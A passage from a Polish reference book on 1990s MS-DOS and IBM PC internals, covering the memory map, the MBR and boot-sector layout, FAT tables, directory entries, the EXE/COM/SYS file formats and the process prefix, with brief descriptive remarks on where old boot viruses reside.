wolne. W tym miejscu możesz się podpisać, aby nadać swojemu AT-ekowi jakąś cechę charakterystyczną tylko dla niego. W komputerach typu PS-2 w komórkach 38H – 3FH znajduje się hasło. Nie da się go w sposób bezpośredni odczytać ani zmodyfikować. Można jednak komputer oszukać i adresować 78H – 7FH. Ponieważ adresy CMOS są brane modulo 64 (40H), więc będą one wskazywać na hasło.

14. Mapa pamięci

Za chwilę zapoznasz się z mapą pamięci komputera klasy IBM. Jak widzisz ostatni adres to FFFF:FFFFh. Na mapie jest więc pokazany 1MB pamięci. W tym momencie na pewno zadasz pytanie. No dobrze, ale w moim komputerze, gdy wyświetlę rozmiar dostępnej pamięci otrzymuje wartość 640 KB. Masz rację, z punktu widzenia programisty tylko pierwsze 640 KB nadaje się do użytku.

Pozostałe to pamięć ekranu (128 KB) i pamięć ROM (256 KB). Pamięć ekranu zawiera dane do wyświetlenia. W trybie tekstowym są to kody i atrybuty znaków. W trybie graficznym, bajty odpowiadające zapalonym punktom. Zapisanie czegośkolwiek do tej pamięci powoduje natychmiastowe pojawienie się efektów tego na ekranie.

Jak pewnie wiesz pamięć ROM służy tylko do odczytu. Znajdują się w niej procedury obsługi przerwań, procedury obsługi urządzeń dołączonych do płyty głównej (dysk twardy, Karta EGA itd). Jest tam również kod, który wykonuje się automatycznie na początku pracy komputera. Procedury te noszą nazwę BIOS (Basic Input Output System – Zbiór podstawowych procedur wejścia/ wyjścia). Jest to właściwie jądro całego systemu.

Gdy powstawał pierwszy komputer osobisty IBM, firma ta nie zgłosiła w urzędzie patentowym żadnej części maszyny właśnie poza BIOS-em. Dlatego w każdym klonie może być inna, dostarczana przez producentów sprzętu, wersja BIOS-u. Aby nie zapanował bałagan wymyślono, iż odwołania do niego będą odbywały się tylko poprzez przerwania, a nie przez bezpośrednie adresy. W praktyce jednak większość producentów dba aby była zachowana zgodność nie tylko funkcyjna, ale i adresowa. Umożliwia to niektórym wirusom skoki wprost do procedur w ROM-BIOS-ie. Taki wirus jest praktycznie niewykrywalny przez standardowe programy typu FLUSHOT chroniące przed zarażeniem.

Adres

Nazwa / Opis.

0000:0000

Tablica wektorów przerwań: 256 4-bajtowych adresów. Adresy są pamiętane w kolejności offset, segment. Poprzez zmianę tych wektorów

	możesz instalować swoje własne procedury obsługi przerwań. Nie zmieniaj jednak w swoich programach tych wartości wprost, tylko stosuj do tego celu funkcję 35h przerwania 21h. Wtedy DOS będzie wiedział, iż Twój program obsługuje przerwanie. Inaczej może do różnych nieprzewidzianych sytuacji, nawet do zawieszenia się systemu. Oczywiście większość wirusów nie stosuje się do tej zasady są one bowiem napisane w taki sposób, by maksymalnie długo maskować swoją obecność w systemie.
0040:0000	Zmienne systemowe. Patrz opis w rozdziale piątym.
xxxx:0000	Część BIOS-u dostarczana ze zbioru IO.SYS, który znajduje się na dysku uruchamiającym system.
xxxx:0000	Procedury obsługi przerwań DOSa. Między innymi przerwania 21h. Wczytywane ze zbioru MSDOS.SYS.
xxxx:0000	Obszar zarezerwowany przez DOS: bufor, dane oraz zainstalowane procedury obsługi urządzeń zewnętrznych.
xxxx:0000	Rezydentna część procesora komend COMMAND.COM około 4KB długości. Zawiera procedury obsługi przerwań 22h 23h 24h.
xxxx:0000	Programy typu TSR (Terminate & Stay Resident – zakończ pracę i zostań w pamięci). Działanie takich programów składa się z trzech części. <ul style="list-style-type: none"> • 1. Uruchomienie właściwego programu, który kończy działanie pozostając w pamięci. • 2. Sprawdzanie, czy został spełniony został jakiś warunek jego wywołania. Np. czy została naciśnięta jakaś kombinacja klawiszy. • 3. Część właściwa, wykonująca różne czynności usługowe. Przykładem TSR-a jest znany program SideKick.
xxxx:0000	Aktualnie wykonujący się program.
xxxx:0000	Przenośna część COMMAND.COM. Zawiera procesor poleceń. Dzięki niej widzisz napis C: i możesz wpisywać polecenia systemu operacyjnego.
a000:0000	Pamięć karty EGA/VGA.
b000:0000	Pamięć obrazu karty monochromatycznej. Również karty niestandardowej Hercules.
b800:0000	Pamięć obrazu CGA. Również druga strona pamięci karty Hercules.
c800:0000 do e0000	Rozszerzenia BIOS-u zawierające sterowniki dysku twardego, czy EGA-BIOS lub VGA-BIOS.
e000:0000 do e000:ffff	Część BIOS-u dotycząca komputerów klasy AT.
f600:0000	Interpreter BASIC-a.
fe00:0000 do ffff:ffff	ROM-BIOS.
Powyżej	Góra pamięć. Może się w niej znajdować bufor przyspieszający pracę dysku twardego (tzw. Cache) lub kod programów rezydentnych. W DOSie 5.0 obszar ten może być wykorzystywany zarówno przez system jak i przez programy takie jak Windows, Czy Microsoft C PDS do wielozadaniowości lub jako pamięć ogólnego przeznaczenia. Przerwanie 15H pozwala obsługiwać tę pamięć jako RAM-dysk.

15. Organizacja dysku

Dysk sformatowany w systemie MS-DOS składa się z kilku części:

- Blok ładujący (boot sektor) i zarezerwowane sektory
- Tablica FAT
- Kopia(e) tablicy FAT
- Katalog główny
- Obszar danych (Zawierający m.in. pliki odpowiadające pod-katalogom)

Dysk twardy może być podzielony na kilka dysków logicznych, dlatego na zerowej ścieżce tego dysku umieszczane są informacje o podziale na strefy(partycje). Struktura ta nosi nazwa tablicy partycji. Każda ze stref jest zorganizowana w sposób opisany powyżej.

W tej części książki znajdują się informacje o strukturze każdej z tych części. Zwróć szczególną uwagę na tablicę partycji i blok ładujący, bowiem do nich mogą się kopiować wirusy, a w czasie startu komputera, instalować w systemie.

Oprócz fizycznego podziału na ścieżki, sektory, głowice(strony) dyskietka lub strefa na dysku jest podzielona na sektory logiczne. Sektory te są uporządkowane w następującej kolejności:

ścieżka 0 głowica 0 sektor 1 ; ścieżka 0 głowica 0 sektor 2 ; ...

ścieżka 0 głowica 1 sektor 1 ; ścieżka 0 głowica 1 sektor 2 ; ...

...

ścieżka 1 głowica 0 sektor 1 ; ścieżka 1 głowica 1 sektor 2 ; ...

...

Numer sektora logicznego, wylicza się więc według wzoru:

$((\text{numer ścieżki}) * (\text{liczba głowic}) + \text{numer głowicy}) * (\text{liczba sektorów na ścieżce}) + \text{numer sektora na ścieżce}$.

Tablica partycji dysku twardego

Pierwszy sektor dysku twardego (ścieżka 0, głowica 0, sektor 1) zawiera Główny Blok Ładujący (Master Boot Record), który podczas startu systemu jest ładowany pod adres 0:7C00 i wykonywany. Ostatnia część tego bloku zawiera tablicę partycji. Jest to 4-pozycyjna struktura (każda pozycja 16 bajtów), zawierająca informacje o podziale dysku na strefy. W systemach do DOSa 4.0 podział na strefy był jedyną metodą obsługi dysków powyżej 32 MB. W nowszych wersjach praktycznie każdy dysk może mieć tylko jedną strefę, ale możliwość podziału jest w dalszym ciągu zachowana.

Główny Blok Ładujący dysku twardego ma następującą strukturę:

Offset	Rozmiar	Zawartość
+0	1BEH	Instrukcje odczytujące informacje o partycjach, wczytujące blok ładujący aktywnej partycji i oddające mu sterowanie
+1BEH	10H	opis partycji #1
+1CEH	10H	opis partycji #2
+1DEH	10H	opis partycji #3

Offset	Rozmiar	Zawartość
+1EEH	10H	opis partycji #4
+1FEH	2	symbol końca tablicy partycji (0AA55H)

Opis partycji ma następującą postać:

Offs	Rozmiar	Zawartość
+0	1	Znacznik aktywności partycji (0=nie aktywna; 80H = aktywna). Aktywna partycja to ta, z której wczytuje się system operacyjny. Teoretycznie na dysku twardym może być kilka aktywnych partycji, w praktyce jednak system jest wczytywany tylko z pierwszej z nich
+1	1	Numer głowicy początku partycji.
+2	2	Numer ścieżki i sektora początku partycji 10 bitów numer ścieżki i 6 bitów numer sektora (patrz opis funkcji 02 przerwania 13H).
+4	1	Kod systemu 0=nieznany; 1=DOS 12-bitowy FAT, 4=DOS 16-bitowy FAT, 5=Rozszerzona partycja.
+5	1	Numer głowicy końca partycji.
+6	2	Numer ścieżki i sektora końca partycji.
+8	4	Numer pierwszego sektora relatywnego partycji (sektor logiczny liczony od początku dysku).
+0cH	4	Rozmiar partycji w sektorach.
+10H		Początek opisu następnej partycji (lub 0AA55H jeśli koniec).

W czasie startu systemu po przekazaniu sterowania do bloku ładującego aktywnej partycji opis tej partycji jest wskazywany przez parę rejestrów DS:DI

Blok ładujący

Pierwszy sektor dyskietki lub partycji dysku twardego zawiera Blok ładujący. W czasie startu systemu blok ten jest wczytywany pod adres 0:7C00 i wykonywany. Blok ten powinien mieć format taki jak poniżej:

Offs	Rozmiar	Zawartość		
+0	3	JMP nn	nop	Instrukcja skoku do kodu
+3	8	'I' 'B' 'M'		Nazwa i numer OEM
+0bH	2	RozmSek	Bajty na sektor	<start bloku BPB
+0dH	1	Rozm JP	Liczba sektorów w jednostce przydziału	
+0eH	2	Sek Zar	Liczba zarezerwowanych sektorów (również start FAT)	
+10H	1	FAT	Liczba tablic FAT	
+11H	2	Gl Kat	Liczba pozycji w głównym katalogu	
+13H	2	Sum Sek	Ogólna liczba sektorów na dysku (partycji)	
+15H	1	ID	Identyfikator typu dysku (patrz niżej)	
+16H	2	Roz FAT	Liczba sektorów tablicy FAT	<koniec bloku BPB
+18H	2	c/sekt	Liczba sektorów na ścieżce	
+1aH	2	#Głowic	Liczba głowic (stron) dysku	
+1bH	2	Ukr Sek	Liczba ukrytych sektorów (dla innych systemów)	
1eH	W wersjach systemu powyżej 4.0 znajduje się tutaj numer dysku, sygnatura bloku ładującego, numer seryjny dysku, etykieta dysku, identyfikator typu FAT			
nn	Start kodu wczytującego system z dyskietki.			

Standardowe dyski w systemie MS-DOS mają następujące identyfikatory:

Rozmiar	8	8	5.25"	5.25"	5.25"	5.25"	5.25"	3.5"	Stały
Identyfikator	FE	FD	FF	FE	FD	FC	F9	F9	F8
liczba ścieżek	77	77	40	40	40	40	80	80	614
liczba sektorów na ścieżce	26	26	8	8	9	9	15	9	17
Liczba sektorów w bloku przydziału	4	4	2	1	1	2	2	2	4
Liczba sektorów zarezerwowanych	1	4	1	1	1	1	1	1	1
Liczba tablic FAT	2	2	2	2	2	2	2	2	2
Liczba pozycji w głównym katalogu	68	68	112	64	112	64	224	112	512
Liczba sektorów	2002	2002	640	320	720	360	2400	1140	41752
Rozmiar FAT (w sektorach)	6	6	1	1	2	2	7	3	41
Liczba głowic	1	1	2	1	2	1	2	2	4
Liczba sektorów ukrytych	0	0	0	0	0	0	0	0	0
Liczba bitów w pozycji FAT	12	12	12	12	12	12	12	12	16

Tablica FAT

FAT (File Allocation Table – tablica rozmieszczenia plików) jest to struktura określająca, które jednostki przydziału (cluster-y) są przyporządkowane plikom. Jedna pozycja tabeli FAT odpowiada jednej jednostce przydziału. Jednostki przydziału, na których zapisany jest plik są pamiętane w łańcuchu tzn. w opisie pliku (p. główny katalog) znajduje się wskaźnik do pierwszej


pozycji w tabeli FAT odpowiadającej plikowi, która z kolei wskazuje na numer następnej pozycji odpowiadającej plikowi, ta na następną, itd. aż do symbolu końca pliku.

W tablicy FAT mogą znajdować się następujące wartości:

(0)000H	Jednostka przydziału nie wykorzystana przez żaden plik.
(F)FF0H – (F)FF6H	Jednostka przydziału zarezerwowana dla systemu np. blok ładujący, katalog główny itd.
(F)FF7H	Jednostka przydziału uszkodzona
(F)FF8H – (F)FEFH	Koniec pliku (ostatnia jednostka przydziału w łańcuchu)
(0)002H – (F)FEFH	Numer następnej jednostki przydziału w łańcuchu.

Zwróć uwagę, na to, iż pierwsza cyfra jest zapisana w nawiasach. Wiąże się to z faktem, iż istnieją dwa rodzaje tablic FAT 12-bitowa (zwykle dla dyskietek) i 16-bitowa (zwykle dla dysku twardego). Oczywiście dla pierwszej z nich wartości są 3-cyfrowe (bez cyfry w nawiasach), a dla drugiej 4-cyfrowe. Informacje o rodzaju tablicy FAT można odczytać odczytać z identyfikatora typu dysku, znajdującego się w bloku ładującym.

Na rysunku poniżej przedstawiony jest schemat odczytywania informacji z tablicy FAT



Zbiór PRZYKŁAD.TXT zajmuje 9 jednostek przydziału. Początek pliku znajduje się w jednostce #09H, koniec w jednostce #1BH. Łańcuch alokacji dla tego pliku wygląda następująco: 09,0A,0B,15,16,17,19,1A,1B. Ostatnia pozycja w łańcuchu jest odpowiednio zaznaczona w tablicy FAT.

Jednostki 1-5 są zarezerwowane przez system.

Jednostki 06-08,13,14,0C-0F nie są przydzielone żadnemu plikowi.

Fragment innego łańcucha zaczyna się w jednostce przydziału #0D i kończy w jednostce #12. Ta ostatnia jednostka jest końcową w pliku.

Jednostki 0C i 18 są zaznaczone jako uszkodzone i nie mogą zostać przydzielone żadnemu plikowi.

Pierwsza pozycja w tabeli FAT jest to identyfikator typu dysku. Taki sam, jaki znajdują się w bloku ładującym.

Adresie tablicy FAT znajduje się w bloku ładującym dysku. (offset 0EH)

Zwykle pierwsza kopia FAT znajduje się w sektorze #1.

Informacje zapisane w tablicy FAT są bardzo istotne dla systemu. Przypadkowa ich utrata może spowodować utratę wszystkich danych na dysku. Z tego powodu zazwyczaj istnieją co najmniej dwie kopie tej tabeli umieszczane bezpośrednio po sobie. Liczba kopii FAT jest pamiętana w bloku ładującym dysku pod adresem 08H.

Odczytywanie informacji z 16-bitowej tablicy FAT jest dość proste. Jednej jednostce przydziału odpowiada 1 słowo, więc informacje o n-tej jednostce przydziału znajdują się pod adresem (początek FAT + 2*n). Gorsza sprawa z tablicą 12-bitową. Aby odczytać informacje z takiej tablicy musisz postępować według poniższego algorytmu:

- Pomnóż n przez 3
- Podziel wynik przez 2 (każda pozycja w FAT ma 3/2 bajta)
- Odczytaj słowo o powyższym adresie (liczonym względem początku FAT)
- dla n parzystego pomnóż logicznie wynik przez 0FFFH (12 dolnych bitów)
- dla n nieparzystego przesunij wynik o 4 bajty w prawo (12 górnych bitów)

Zamiana numeru jednostki przydziału na numer sektora dysku jest jeszcze bardziej skomplikowana.

- Odczytaj informację o rozmiarze sektora, liczbie sektorów tablicy FAT, liczbie tablic FAT, liczbie pozycji w katalogu głównym dysku, liczbie zarezerwowanych sektorów, liczbie sektorów na jednostkę przydziału, liczbie sektorów na ścieżce, liczbie głowic. Dane te znajdują się w BPB w bloku ładującym dysku. (Możesz do tego celu wykorzystać przerwanie 25H z parametrem DX=0).
- Przypomnij sobie organizację danych na dysku:
 - blok ładujący
 - tablica(e) FAT
 - katalog główny
 - obszar danych

Liczba sektorów w katalogu głównym	$= (\text{Liczba pozycji w katalogu głównym} * 32) / (\text{rozmiar sektora})$
Liczba sektorów tablic FAT	$= (\text{Liczba tablic FAT}) * (\text{liczba sektorów tablicy FAT})$
Początek obszaru danych	$= \text{Liczba sektorów zarezerwowanych} + \text{Liczba sektorów tablicy FAT} + \text{Liczba sektorów w katalogu głównym}$
Numer sektora logicznego	$= \text{Początek obszaru danych} + ((\text{Numer jednostki przydziału} - 2) * \text{Liczba sektorów na jednostkę przydziału})$
Numer sektora (na ścieżce)	$= (\text{Numer sektora logicznego}) \bmod (\text{Liczba sektorów na ścieżce})$
Absolutny numer ścieżki	$= (\text{Numer sektora logicznego}) \text{div} (\text{Liczba sektorów na ścieżce})$
Numer głowicy	$= (\text{Absolutny numer ścieżki}) \bmod (\text{Liczba głowic})$
Numer ścieżki	$= (\text{Absolutny numer ścieżki}) \text{div} (\text{Liczba głowic})$

Operacja div jest to dzielenie całkowite, mod to reszta z dzielenia.


Przykładowo $81 \text{ div } 4 = 20$, $81 \text{ mod } 4 = 1$.

W tym momencie pewnie przecierasz pot z czoła, albo myślisz o wyrzuceniu książki na makulaturę. Na szczęście istnieje sposób osiągnięcia tych informacji bez tak karkołomnych obliczeń. Możesz wykorzystać nieudokumentowaną funkcję systemową 32H, która zwraca pakiet informacji, m.in. numer pierwszego sektora z danymi.

Główny katalog

Za tablicami FAT na dysku znajduje się główny katalog. Standardowo składa się z 64 pozycji. Może być ich więcej w zależności od typu dyskiety (np. dla dyskietek typu 2SHD liczba ta wynosi 224). Pozostałe katalogi znajdują się w różnych miejscach i mogą mieć dowolny rozmiar. Z punktu widzenia systemu są one traktowane tak jak zwykłe pliki, z ustawionym atrybutem katalog. Jedna pozycja w katalogu składa się z 32 bajtów i ma następującą strukturę:

Bit	Znaczenie
1	Hidden – Plik ukryty. Polecenie DIR nie wyświetla informacji o tym pliku.
2	System – Plik systemowy. Polecenie DIR nie wyświetla informacji o tym pliku.
3	Volume ID – Etykieta dysku. Tylko jeden plik w głównym katalogu dysku może mieć ustawiony ten atrybut.
4	Directory – Katalog.
5	Archive – Plik archiwizowany. Atrybut ustawiany po każdej zmianie zawartości pliku, natomiast zerowny przez polecenie archiwizowania pliku (BACKUP)



Jednym z nieporozumień związanych z atrybutami pliku, jest dość rozpowszechnione mniemanie, iż nie można ukryć pod-katalogu. Jest to związane z tym, iż system operacyjny i programy typu Norton Commander, czy XTREE nie pozwalają na zmianę atrybutów pod-katalogu. Wystarczy jednak za pomocą Norton Utilities lub PC TOOLS odczytać obszar katalogu nadrzędnego, w pozycji odpowiadającej atrybutom pod-katalogu ustawić odpowiedni bit i podkatalog nie będzie wyświetlany przy wypisywaniu zawartości katalogu nadrzędnego.

Budowa pliku typu COM

Pliki typu COM są to pliki zawierające programy w postaci absolutnej. Program taki musi mieścić się w jednym segmencie pamięci. Ponadto przyjmuje się, iż jest zawsze wykonywany od adresu o takim samym offsecie (100H). Plik więc nie zawiera żadnych innych informacji poza samym programem.

Budowa pliku typu EXE

Z plikami typu EXE sprawa jest już bardziej skomplikowana. Zawierają one programy w postaci przemieszczalnej i muszą być poprzedzone nagłówkiem określającym punkt startu programu i wartości przemieszczeń. Typowy plik z programem w postaci przemieszczalnej składa się z następujących części:

Offs	Rozmiar	Zawartość
+0	2	4DH 5AH – Symbol pliku typu .EXE ('MZ')
+2	2	Długość ostatniej strony (najczęściej nieistotna)
+4	2	Długość programu razem z nagłówkiem w stronach (512-bajtów)
+6	2	Liczba elementów w tablicy przemieszczeń
+8	2	Rozmiar nagłówka w paragrafach (16-bajtów)
0AH	2	Minimalna pamięć potrzebna ponad program (w paragrafach)
+0CH	2	Maksymalna pamięć potrzebna ponad program (w paragrafach)
+0EH	2	Przesunięcie segmentu SS (do ustalania SS na początku procesu)
+10H	2	Wartość rejestru SP na początku procesu

Offs	Rozmiar	Zawartość					
+12H	2	Suma kontrolna pliku – z tego pola mogą korzystać programy sprawdzające, czy zawartość pliku nie została zmieniona przez wirusa. Jest to po prostu negatywna suma wszystkich bajtów pliku.					
+14H	2	Wartość rejestru IP (wskaźnika instrukcji) na początku procesu					
+16H	2	Przesunięcie segmentu CS (do ustalania CS na początku procesu)					
+18H	2	Początek tablicy przemieszczeń (często 01CH)					
+1AH	2	Numer nakładki (0 dla modułu bazowego)					
+1cH		Inne informacje – przykładowo obszar ten wykorzystuje MS-WINDOWS do pamiętania ikon związanych z programem					
[18H]	4*[6H]	<table><tr><td>offset</td><td>segment</td><td>...</td><td>offset</td><td>segment</td></tr></table> Tablica przemieszczeń	offset	segment	...	offset	segment
offset	segment	...	offset	segment			
?	?	Wypełnienie zerami do końca paragrafu					
?	?	Początek obrazu programu					

Podczas uruchamiania procesu związanego z programem w postaci absolutnej, system określa początkowy segment pamięci, od którego wczytywany będzie obraz programu. Wszystkie adresy segmentów w programie są względne wobec segmentu początkowego. Przykładowo jeśli przemieszczenie SS [0EH] wynosi 05, a segment początkowy 6000H, to początkowa wartość rejestru SS będzie wynosić 6005H. Ponadto do wszystkich miejsc programu wskazywanych przez tablicę przemieszczeń będzie dodana wartość segmentu początkowego. W tym samym przykładzie, jeśli w tablicy przemieszczeń znajduje się adres 0003:0011H, a w pamięci pod adresem 6003:0011H (6000+0003:0011H) wartość 20H, to zostanie ona zmieniona na 6020H (6000H+20H). W ten sposób w programie mogą być pamiętane tylko względne adresy innych segmentów, które przed każdym wywołaniem są odpowiednio modyfikowane.

Taki sam format mają pliki z nakładkami. Mają one zwykle rozszerzenie OV?, chociaż nie jest to 100-procentową regułą. Różnią się one od plików z programami w postaci przemieszczalnej tym, że nie mogą być uruchomione przez użytkownika, a tylko z wnętrza jakiegoś innego programu.

Budowa pliku typu SYS – ładowalne programy obsługi urządzeń

System MS DOS przewiduje możliwość dołączania dodatkowych urządzeń do komputera. Urządzenia te mogą być dwójakiego rodzaju: blokowe i znakowe. Urządzenia blokowe, takie jak partycja dysku twardego, czy RAM-dysk operują na plikach i można je traktować jako dodatkowe napędy w systemie (również nazwy przypisane urządzeniom blokowym, tak jak w przypadku dysków są literami z dwukropkiem). Jedno urządzenie blokowe może składać się z kilku jednostek, z których każdej jest przyporządkowana osobna nazwa.

Urządzenia znakowe są przeznaczone do komunikacji z urządzeniami zewnętrznymi, zarówno standardowymi, takimi jak konsola, drukarka, modem jak i niestandardowymi, na przykład ze skanerem.

Pliki z programami obsługi urządzeń mogą zawierać po kilka programów.

Przykładem jest standardowy plik IO.SYS ładowany na początku pracy systemu, zawierający programy obsługi urządzeń standardowych, takich jak COM:, NUL:, czy CON:. Zazwyczaj programy obsługi innych urządzeń znajdują się w plikach z rozszerzeniem SYS i są instalowane przy pomocy polecenia DEVICE = w zbiorze CONFIG.SYS. Każdy program obsługi musi być poprzedzony nagłówkiem w następującej postaci:

Offs	Rozmiar	Zawartość
+0	4	Adres kolejnego programu obsługi w danym pliku. Jeśli ten program obsługi jest ostatnim lub jedynym w pliku, to pole to jest ustawiane na -1. Zazwyczaj przy pisaniu niestandardowych programów obsługi urządzeń przyjmuje się zasadę, że jeden program znajduje się w jednym pliku.
+4	2	Atrybuty urządzenia. W zależności od typu urządzenia atrybuty mają następujące znaczenie:

Urządzenia znakowe		
Bit	Wart.	Znaczenie
0	1	Urządzenie jest konsolą wejściową (STI)
1	1	Urządzenie jest konsolą wyjściową (STO)
2	1	Urządzenie jest „czarną dziurą” (NUL)
3	1	Urządzenie jest zegarem (CLOCK)
4-5		Zarezerwowane
6	1	Obsługuje polecenia wersji 3.20 i wyższych
7-10		Zarezerwowane
11	1	Obsługuje polecenia otwarcia/zamknięcia
12		Zarezerwowane
13	1	Obsługuje polecenie 16 z listy poleceń (Zapis dopóki zajęte)
14	1	Obsługa funkcji IOCTL
15	1	Urządzenie znakowe
Urządzenia blokowe:		
Bit	Wart.	Znaczenie
0-5		Zarezerwowane
6	1	Obsługuje polecenia wersji 3.20 i wyższych
7-10		Zarezerwowane
11	1	Obsługuje polecenia otwarcia/zamknięcia
12		Zarezerwowane
13	1	Korzystanie z metryczki w bloku ładującym
14	1	Obsługa funkcji IOCTL
15	0	Urządzenie blokowe
+6	2	Adres punktu zgłaszania zleceń
+8	2	Adres punktu obsługi przerwania
+0AH	8	Nazwa urządzenia znakowego lub liczba jednostek urządzenia blokowego

Odwoływanie się do programów obsługi urządzeń odbywa się przy pomocy pakietów zleceń. Pakiet taki może mieć różną długość, w zależności od polecenia, którego dotyczy. Każde z poleceń może wymagać różnych parametrów. Ogólna postać pakietu zlecenia jest następująca:

Offs	Rozmiar	Zawartość
+0	1	Długość pakietu
+1	1	Numer jednostki, której dotyczy zlecenie (dla urządzeń blokowych)

+2	1	Kod polecenia	
		Kod	Funkcja
		0	Inicjacja
		1	Sprawdzenie nośnika (tylko urządzenia blokowe)
		2	Budowanie metryczki (BPB – Bios Parameter Block) (tylko urządzenia blokowe)
		3	Odczyt IOCTL (tylko urządzenia posiadające IOCTL)
		4	Odczyt
		5	Odczyt bez czekania (tylko urządzenia znakowe)
		6	Odczyt statusu (tylko urządzenia znakowe)
		7	Odczyt z czyszczeniem bufora (tylko urządzenia znakowe)
		8	Zapis
		9	Zapis z weryfikacją
		10	Zapis statusu (tylko urządzenia znakowe)
		11	Zapis z wyczyszczeniem bufora (tylko urządzenia znakowe)
		12	Zapis IOCTL (tylko urządzenia posiadające IOCTL)
		13	Otwarcie urządzenia (tylko urządzenia mające ustawiony 11 bit atrybutów z nagłówka)
		14	Zamknięcie urządzenia (tylko urządzenia mające ustawiony 11 bit atrybutów z nagłówka)
		15	Urządzenia z możliwością wymiany nośnika (tylko urządzenia mające ustawiony 11 bit atrybutów z nagłówka)
		16	Zapis dopóki zajęte (tylko urządzenia znakowe mające ustawiony 13 bit atrybutów z nagłówka)
		19	Ogólna operacja IOCTL (tylko urządzenia blokowe mające ustawiony bit 0 atrybutów z nagłówka)
		23	Pobranie mapy napędu (tylko urządzenia blokowe mające ustawiony 11 bit atrybutów z nagłówka)
		24	Ustawienie mapy napędu (tylko urządzenia blokowe mające ustawiony 11 bit atrybutów z nagłówka)
+3	2	Status. Do bitów 0-7 jest wpisywana wartość błędu po zakończeniu wykonywania polecenia. Ustawienie bitu 15 oznacza wystąpienie błędu. Bit 9 oznacza, że trwa wykonywanie polecenia, a bit 8, że polecenie zostało zakończone.	

		Błąd	Znaczenie błędu
		0	Próba zapisu na nośniku chronionym fizycznie przed zapisem
		1	Odwwołanie do nieistniejącej jednostki
		2	Urządzenie niegotowe
		3	Nieznane polecenie
		4	Błąd CRC
		5	Błędna długość lub struktura pakietu zlecenia
		6	Błąd przeszukiwania
		7	Nieznany nośnik
		8	Nieznaleziony sektor
		9	Brak papieru w drukarce
		10	Błąd zapisu
		11	Błąd odczytu
		12	Ogólny błąd operacji wejścia/wyjścia
		13	Zarezerwowane
		14	Zarezerwowane
		15	Nieprawidłowa zmiana nośnika
+5	8	Zarezerwowane	
+0DH	?	Parametry dla zlecenia	

Dokładne omówienie wszystkich poleceń, ich parametrów, błędów oraz przykładowe programy obsługi urządzenia znakowego i blokowego znajdują się w [2].

Procesy

DOS potrafi załadować i wykonać tylko dwa rodzaje plików, z rozszerzeniami COM i EXE. Wykonywany program wraz ze swoim otoczeniem nosi nazwę procesu. W systemie MS-DOS w danej chwili może wykonywać się dokładnie jeden proces (wyjątkiem są programy rezydentne). Każdy z procesów może jednak wywoływać inny proces zawieszając chwilowo swoją pracę. W ten sposób wykonywane procesy są powiązane w hierarchię procesów macierzystych i potomnych. Zwykle większość procesów użytkowych jest wywoływana przez interpreter poleceń COMMAND.COM.

Pisząc programy pamiętaj, że procesowi może zostać przydzielone dowolne miejsce w pamięci operacyjnej, dlatego nigdy nie wykorzystuj żadnych adresów bezwzględnych poza aktualnym segmentem.

Uruchamiając proces system MS-DOS wykonuje następujące czynności:

- Przydziela pamięć operacyjną. Programy typu EXE dostają tyle pamięci, ile wynika z ich nagłówków. Programy typu COM nie mają żadnych informacji o zapotrzebowaniu na pamięć operacyjną, dlatego DOS przydziela im całą dostępną pamięć.
- Tworzy przedrostek procesu (PSP – Program Segment Prefix). Jest to struktura zajmująca 256 bajtów zawierająca najważniejsze informacje o procesie. Znaczenie jej poszczególnych pól jest opisane poniżej.
- Tworzy statyczną kopię środowiska systemowego. Na końcu środowiska umieszcza ścieżkę dostępu do pliku, z którego został załadowany program. To, że kopia środowiska jest statyczna oznacza, iż każda w niej zmiana dotyczy tylko procesu aktualnie wykonującego się, a nie ma wpływu na środowisko procesów nadrzędnych. Jeśli więc w swoim programie zmienisz np. znak zachęty systemowej, to po zakończeniu pracy programu, zostanie automatycznie przywrócony poprzedni znak zachęty.
- Ustawia adres bufora roboczego operacji dyskowych (DTA) na PSP:0080

Offs	Rozmiar	Zawartość	
+0	2	CD 20H	Skok do tego miejsca powoduje zakończenie procesu (przerwanie 20H)
+2	2	Pamięć	Pamięć; Pułap pamięci programu (Pierwszy wolny segment)
+4	1		Zarezerwowane
